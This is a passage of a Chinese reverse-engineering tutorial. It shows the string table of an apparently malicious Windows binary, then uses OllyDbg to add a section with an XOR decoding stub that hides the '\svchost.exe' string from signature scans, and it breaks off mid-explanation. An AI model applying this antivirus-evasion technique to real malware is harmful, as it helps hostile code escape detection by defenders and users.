


图16




图17

Address	Disassembly		Text String
00401522	push	00404010	\svchost.exe
004015F9	push	00404034	myparentthreadid
00401612	push	0040402C	myguid
00401681	push	00404020	service01
0040171D	push	00404048	%s=
00401CAA	push	004040A8	\
00401CD9	push	00404098	global\ps%08x
00401D62	push	0040408C	%s%08x.inf
00401DA7	push	00404088	0
00401F51	push	00404080	.dll
00401F91	push	00404078	.pro
00401FD1	push	00404070	.sco
00402011	push	00404068	.exe
00402051	push	00404060	.key
0040207B	push	00404054	drivers\
004020A5	push	0040404C	.sys
004025A5	push	ebp	(initial cpu selection)

图18

我们可以看到这样一条数据：

```
Address=00401522
Disassembly=push    00404010
Text String=\svchost.exe
```

“\svchost.exe”就是我们这次要进行加密测试的数据，双击这行数据就会来到该数据所在代码“00401522 . 68 10404000 push 00404010 ; /\svchost.exe”，如图20。




图19

其中push的“00404010”就是\svchost.exe的数据起始位置的实际内存地址，我们记录下这个地址。一般的ASCII字符串都是需要一个压栈的代码来将其载入，好比如我们的程序里有一个字符串数据“jiliang”，这个字符串数据的起始实际内存地址为“00410000”，那么将这个字符串载入就需要一句“push 00410000”，但是这里必须要提的一点就是，“push 00410000”只压入了第一个字符串，Windows会从这个“00410000”向后读取字符串，直到读到一个十六进制的“00”结束。

举个简单的例子，我们有两个字符串，一个是“ji”，一个是“liang”，这两个字符串应该是分开作用的，但是如果我们将其写成“jiliang”，那么就错误了，我们要将其写成“ji”&十六进制的00&“jiliang”，这样才是两个分开的字符串。




图20




图21

在OD反汇编窗口中按快捷键“ctrl+g”调出“跟随”输入框，如图20，在输入框中输入“00406000”，也就是要跳转到我们的新区段的起始位置，输入完毕后，按“确定”按钮就会来到“00406000”处，如图21、图22。

双击“00406000”这行，弹出了如图23所示的输入框，在这个输入框中输入汇编指令，然后按“汇编”按钮，就可以把刚才输入的汇编指令写入到被OD载入的程序的相应地址处。

从这里开始输入如下的汇编指令，如图24：

```
00406000 >  60              pushad
00406001    BB 10404000     mov     ebx, 00404010
00406006    B9 03000000     mov     ecx, 3
0040600B    8B03            mov     eax, dword ptr [ebx]
0040600D    35 78563412     xor     eax, 12345678
00406012    8903            mov     dword ptr [ebx], eax
00406014    83C3 04         add     ebx, 4
00406017  ^ E2 F2           loopd   short 0040600B
00406019    61              popad
0040601A  - E9 86C5FFFF     jmp     004025A5
```

下面我们来一句句的分析。

00406000 >pushad 将8个通用寄存器全部压入堆栈。

00406001 mov ebx, 00404010 将我们需要还原的ASCII码的起始位置传递给ebx。

00406006 mov ecx, 3 这里很重要，因为我们待加密的ASCII码\svchost.exe为12个字节，所以这里必须为3，也就是下面的loop要循环3次，因为每次是4个字节的寻址。

0040600B mov eax, dword ptr [ebx] 把ebx对应的数值所在的地址的数据传送给eax。

0040600D xor eax, 12345678 进行“eax xor 12345678”，其中的12345678就是密匙。

00406012 mov dword ptr [ebx], eax 上面讲过类似的。

00406014 add ebx, 4 因为是12个字节的待还原数据，每次加4个字节，刚好是三次，这是因为80386是4字节寻址。

00406017 loopd short 0040600B 很简单的loop循环，因为上边的ecx为3，所以循环3次。

00406019 popad 8个通用寄存器弹出堆栈，此时的被加

